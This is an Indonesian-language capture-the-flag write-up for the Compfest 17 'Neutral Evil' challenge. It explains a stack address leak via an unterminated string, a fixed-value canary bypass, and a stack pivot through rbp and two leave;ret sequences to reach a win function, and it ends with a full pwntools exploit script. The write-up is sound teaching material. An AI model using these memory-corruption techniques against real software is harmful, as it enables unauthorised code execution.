Neutral Evil

Challenge author: SeeStarz

Write up author: Billie

Event: Compfest 17 (2025)

What? Is this DnD? (p.s. the DM seems to be hiding something in his logs)

nc ctf.compfest.id 7004

```
Arch:       amd64-64-little
RELRO:      Partial RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        No PIE (0x400000)
Stripped:   No
```

Dalam binary setelah dilakukan dekompilasi terdapat beberapa fungsi yang menarik untuk dilihat. Fungsi-fungsi tersebut adalah start(), encounter(), dan read_log(). Dari membaca deskripsi soal dan juga membaca dekompilasi read_log(), terlihat bahwa fungsi ini adalah win function. Jadi eksploit hanya fokus untuk redirect code execution ke fungsi ini.

```
__int64 start()

{

  char buf[32];

  printf("Cleric: what should we call you? ");

  read(0, buf, 0x20u);

  printf("Everyone: welcome to our party %s", buf);

  encounter();

  return cleaner();
```

```
}
```

Pada fungsi start() terdapat kerentanan yaitu buf memiliki size 32 byte dan read juga membaca 32 byte (0x20). Dalam bahasa C, suatu string harus menyisakan 1 byte untuk null terminator (0x00) sebagai penanda akhir dari string. Di sini read tidak memberikan ruang untuk null terminator. Harusnya agar aman read hanya boleh mengambil 31 byte. Oleh karena kerentanan ini kita bisa me-*leak* address dalam stack pada fungsi printf apabila kita isi buf dengan 32 karakter. Guna dari addres yang ter-*leak* ini masih belum jelas pada tahap ini.

```
__int64 encounter()

{

  __int64 result; // rax

  char s[32]; // [rsp+0h] [rbp-20h] BYREF

  void *retaddr; // [rsp+28h] [rbp+8h]

  dm_secret = (__int64)retaddr;

  puts("DM: Your party stumbles upon an angry demigod.");

   puts("DM: You have 10 seconds to do something that gets your party out
alive");

  printf("You do: ");

  alarm(0xAu);

  fgets(s, 80, stdin);

  alarm(0);

  result = dm_secret;

  if ( retaddr != (void *)dm_secret )

  {

      puts("DM: The god of nature swats you for disturbing the flow of
nature");
```

```
    exit(1);

  }

  return result;

}
```

Kode di atas adalah dekompilasi dari fungsi encounter() yang mana merupakan fungsi di mana kita menjalankan *exploit* utama kita. Terdapat canary yaitu dm_secret. Dalam kasus ini sangat mudah untuk mendapatkan canary, kita hanya perlu lakukan break point pada saat pengecekan dilakukan.

```
0x000000000040140f <+112>:    cmp    rdx,rax
0x0000000000401412 <+115>:    je     0x401428 <encounter+137>
```


Dengan ini ditemukan bahwa canarynya adalah `0x401473`. Setelah itu kita juga melihat bahwa s hanya memiliki size sebesar 32 byte namun fgets() membaca 80 byte. Diasumsikan bahwa di sinilah kita memasukkan payload kita. Setelah melakukan inspeksi manual terhadap rdx kita temukan bahwa offset dari canarynya adalah 40 byte. Jadi exploit kita akan terlihat seperti: [40 char] + [canary] + [32 char]. 32 Char di akhir karena canarynya sendiri sizenya adalah 8 byte.

Ditemukan juga bahwa di sini kita tidak dapat mengoverwrite [rsp] secara langsung, namun kita bisa mengoverwrite rbp. Artinya dengan ini kita bisa membuat stack palsu untuk mengarahkan rsp ke address yang kita inginkan. Dapat diketahui bahwa ini intended *exploit* nya karena terdapat kebetulan di mana dilakukan rutin “leave; ret” sebanyak 2x, membuat kita dapat mengalihkan *code execution* menggunakan stack palsu kita.


Dalam instruksi *leave* sebenarnya terdapat 2 instruksi yang dilakukan, yaitu: mov rbp, rsp; dan kemudian pop rbp;

Artinya, RSP akan tergantikan RBP+8 dan RBP itu sendiri tergantikan [RBP]. Proses ini dapat dilihat oleh ilustrasi di bawah:


1. [RBP] merupakan suatu address yang kita kontrol



2. RSP menjadi RBP karena instruksi mov rbp, rsp




3. RBP menjadi [RBP] dan RSP bertambah 8 karena instruksi pop rbp.




Dari sini terlihat bahwa terdapat efek dari sebuah rutinitas “leave;ret” yaitu RSP akan tergantikan oleh RBP+8. Dan karena kita bisa mengontrol RBP dan konten dalam stack itu sendiri, kita bisa membuat situasi di mana RBP+8 adalah tempat di mana kita menulis address win function kita. Dan apabila dijalankan rutinitas “leave;ret” sekali lagi, maka kita akan berhasil mengalihkan *code execution* ke win function. Dan kebetulan seperti yang disebutkan di atas, dalam binary ini kebetulan dilakukan 2x rutinitas “leave;ret” sehingga memungkinkan kita untuk menjalankan exploit ini.

Secara singkat berikut adalah ilustrasi stack saat dijalankan rutinitas “leave;ret” yang kedua.

1. mov rbp, rsp



2. pop rbp



Dengan RSP menunjuk ke win function address, maka instruksi ret akan membawa kita ke win function.

Berikut adalah kode dari exploit ini.

```
from pwn import *

context.log_level = "debug"

p = process("./NE")

# pause(2)

#connect with  gdb -q -p $(pidof ./chall) [im writing ts here cuz i always forget how to]

p.sendafter(b"Cleric: what should we call you? ",32*b"A") #dont use sendlineafter cuz the extra \n will terminate the next fgets()

leak = p.recvuntil("DM: Your party")

leak = leak[63:]

leak = leak[:-14]

leak  =  u64(leak.ljust(8,  b'\x00'))  #+0x48  of  RSP  right  before  returning  from encounter()

canary = p64(0x401473) #canary offset at 40

padding = 32*b"C"

fakestack = p64(leak-0x30)

payload1 = 32*b"A"+ fakestack + canary + 24*b"C" + p64(0x0000000000401206)

p.sendlineafter("You do: ",payload1)

print(hex(leak))

p.interactive()
```